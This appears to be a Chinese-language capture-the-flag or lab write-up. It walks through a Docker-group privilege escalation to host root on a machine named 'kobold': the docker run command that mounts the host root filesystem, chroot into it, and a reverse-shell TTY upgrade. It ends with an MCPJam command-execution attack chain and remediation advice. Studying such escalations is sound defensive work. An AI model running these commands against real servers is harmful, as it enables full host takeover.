nobody    2022  0.0  0.0  1092 726 ? S  00:55  0:00 _ s6-supervise nginx
nobody    2024  0.0  0.0  1176 796 ? Ss  00:55  0:00 _ forx -o 127 timer 0 1 2 3 4 5 6 7 8 9 ifelse test -S /var/run/php-fpm.sock /usr/sbin/nginx foreg
nd sleep  1 exit 127
nobody    2054  0.0  0.1  10116 5904 ? S  00:55  0:00 _ nginx: master process /usr/sbin/nginx
nobody    2056  0.0  0.1  13596 6468 ? S  00:55  0:01 _ nginx: worker process
nobody    2057  0.0  0.1  13596 6468 ? S  00:55  0:00 _ nginx: worker process
root      2204  0.0  0.2  313964 9036 ? Ssl 01:11  0:00 /usr/libexec/upowerd
ben       2715  0.0  0.0  4588 3940 ? S  03:11  0:00 bash -i
ben       2895  0.3  0.0  3684 2816 ? S  03:48  0:00 _ /bin/sh ./linpeas.sh

```

## 容器细节

```
MCP Jam  Default  Container
Container related tools present (if any):
/usr/bin/docker
/usr/sbin/lxc
/usr/sbin/runc
/usr/bin/ctr
/usr/bin/containerd
/usr/bin/docker-proxy
/usr/sbin/apparmor_parser
/usr/bin/nsenter
/usr/bin/unshare
/usr/sbin/chroot
/usr/sbin/capsh
/usr/sbin/setcap
/usr/sbin/getcap

Container details
Is this a container? ..... No
Docker version ..... Client:
Version:      28.2.2
API version:  1.50
Go version:   go1.23.1
Git commit:   28.2.2-0ubuntu1~24.04.1
Built:       Wed Sep 10 14:16:39 2025
OS/Arch:     linux/amd64
Context:     default
docker Not Found
Docker info ..... Client:
Version:     28.2.2
Context:    default
Debug Mode: false

Server:
docker Not Found
LXC version ..... lxc Not Found
LXC info ..... lxc Not Found
Any running containers? ..... No
```

## 容器逃逸

是渗透测试中一种非常经典的**Docker提权**手法，它的核心思路是“借壳取权”

核心原理：访问Docker套接字 ≈ 拥有Root权限

这一切能成立的大前提是：**Docker守护进程（dockerd）始终以 root 用户身份运行**。它通过 `/var/run/docker.sock` 这个Unix套接字来接收命令。任何能访问这个套接字的用户或进程，都能以 `root` 的权限向Docker下发指令。你通过 `newgrp docker` 临时加入 `docker` 组，就获得了这个能力。

### 临时加入docker组

```
ben@kobold:~$ newgrp docker
```

- **作用：** `newgrp` 命令会启动一个新的Shell，并将你的**有效组ID（GID）** 切换为 `docker`。这让你在当前会话中**临时获得了**访问 `/var/run/docker.sock` 的权限。这一步的成功，说明 `ben` 这个用户本来就属于 `docker` 组，只是之前没有生效。

## 运行一个特权容器

```
docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
```

- 这个命令是提权的核心，逐一拆解参数：

| 参数                                | 含义                                                                        |
|-----------------------------------|---------------------------------------------------------------------------|
| run                               | 创建并启动一个新容器                                                                |
| --rm                              | 容器退出时自动清理，不留痕迹                                                            |
| -it                               | 分配一个交互式终端（-i + -t）                                                        |
| -u 0                              | 以用户ID 0（即 root）的身份运行容器内进程                                                 |
| --entrypoint sh                   | 将容器的默认入口点覆盖为 sh（Shell），而不是运行默认服务                                          |
| -v /:/mnt                         | <b>这是最关键的一步！</b> 将宿主机的根目录 /，挂载到容器内的 /mnt 目录。这就像把整个宿主机的文件系统作为一个文件夹，放进了容器里。 |
| privatebin/nginx-fpm-alpine:2.0.2 | 指定使用的Docker镜像，该镜像已存在于本地                                                   |

- 执行后，你就进入了一个以 root 身份运行的容器Shell（提示符变为 / #）。此时，在容器内查看 /mnt 目录，你看到的就是宿主机的全部文件。

## chroot到宿主机的文件系统

```
/ # chroot /mnt sh
```

- **chroot 命令的作用是**改变当前进程的根目录。执行 `chroot /mnt sh` 后，`/mnt` 目录就变成了新的根目录 `/`。
- 因为 `/mnt` 就是宿主机的真实根目录，所以执行这个命令后，你就**从容器内“切换”到了宿主机的真实文件系统中**，并且因为容器是以 root 运行的，所以你在宿主机内也拥有 root 权限。


## 验证身份

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

## 挂载is what

- 两台电脑  
宿主机：如一台物理服务器。它有自己的硬盘（根目录 /），里面存着系统、密码、flag，什么都有。  
容器：Docker 启动的一个独立的“小空间”。它像一台精简版的迷你电脑，有自己的文件系统，但通常和宿主机是隔离的。
- 挂载（-v）是建一座“桥梁”  
参数 -v /:/mnt 的意思是：把宿主机硬盘上的根目录 /，映射到容器电脑里的一个叫 /mnt 的文件夹下。  
这就好比，你在容器电脑上插了一个“虚拟 U 盘”(/mnt 文件夹)，而这个 U 盘里的内容，其实就是宿主机整个硬盘的实时副本。


## shell相关



用户代码 (用户态)

内核代码 (内核态)

硬件



各层典型代表与 shell 位置

| 层次             | 典型代表                                                  | 说明                                            |
|----------------|-------------------------------------------------------|-----------------------------------------------|
| 硬件             | CPU、内存、磁盘                                             | 物理资源，一切的基础                                    |
| 内核代码<br>(内核... | Linux内核、驱动、syscall 处理、权限验证 (如 capable())              | 操作系统的核心，管理硬件并强制执行安全策略。 <b>这里的任何操作都拥有最高权限。</b> |
| 用户代码<br>(用户... | <b>你的 shell 就在这里</b> 、普通命令 (id, ls)、Docker客户端、大多数应用程序 | 所有用户进程都运行在此层，受内核的权限管控。                        |
| - 普通用户进程       | bash、nano、python (作为普通用户运行)                           | 受限于启动它们的用户的权限。                                |
| - 特权用户进程       | <b>Docker守护进程 (dockerd)</b> 、以 root 运行的容器进程           | 它们虽然是用户态程序，但拥有与内核交互的高级权限。                     |
| - 系统调用接口       | mount、chroot、execve 等系统调用                             | 用户态程序请求内核执行特权操作的“门户”。                         |

普通的反弹Shell升级为完全交互式TTY的标准流程。它与原始反弹Shell的核心区别在于功能完整性和交互体验。核心区别对比执行某些操作需要完整性高的shell

升级shell



```
# 第1步：生成PTY（伪终端）
python3 -c 'import pty; pty.spawn("/bin/bash")'
- 这会在当前会话中启动一个新的`/bin/bash`，并分配一个**伪终端（PTY）**，但此时终端参数仍继承自原始Shell（有缺陷）。

# 第2步：后台化并修复终端设置
^Z          # 将当前Shell（ncat监听进程）放到后台
stty raw -echo; fg # 关闭本地终端的回显和行缓冲，然后前台恢复
# 上面命令回车后直接敲键盘fg回复终端
- `stty raw -echo`：让本地终端进入“原始模式”，不再处理特殊字符（如Ctrl+C），而是直接传递给远程Shell。
- `fg`：把远程Shell调回前台。此时终端和远程Shell之间建立了干净的通道。

# 第3步：设置终端类型
export TERM=xterm
- 告诉远程Shell，它连接的是一个支持颜色、光标移动等功能的标准`xterm`终端。
```

## 攻击原理

**MCPJam 任意命令执行 -> 获得普通 Shell -> 利用 docker 组权限 -> 逃逸到宿主机 root。**

- MCPJam 接口直接使用请求中的 `command` 和 `args` 启动进程，攻击者因此可以让服务器执行任意命令。
- 获得普通用户权限后，该用户属于 `docker` 组。Docker 组本质上接近 `root` 权限，因为可以通过 Docker 守护进程创建高权限容器。
- 容器又挂载了宿主机的 `/`，因此容器内的 `root` 可以直接访问宿主机文件系统，最终获得宿主机 `root`。

**危害：** 整台服务器被完全控制，宿主机文件、容器、配置、密码和其他业务数据都可能被读取或篡改。

**修复重点：**

- 升级或下线 MCPJam，禁止未认证请求执行任意 `command`，管理接口只允许内网访问。
- 从普通用户移除 `docker` 组权限，限制 `/var/run/docker.sock`。
- 禁止容器使用宿主机根目录挂载、特权模式和过多 Linux capabilities。
- 因为已经获得 `root`，应隔离并重建主机，同时轮换服务器和容器中的所有凭据。

`/var/run/docker.sock`：

如果把一个容器挂载了这个文件，容器里的任何进程（包括潜在的黑客程序）都可以通过它向宿主机的 **Docker** 守护进程发号施令，例如创建新容器、甚至访问宿主机的整个文件系统。这几乎等同于拥有了宿主机的 **root** 权限，会让容器原本的隔离性形同虚设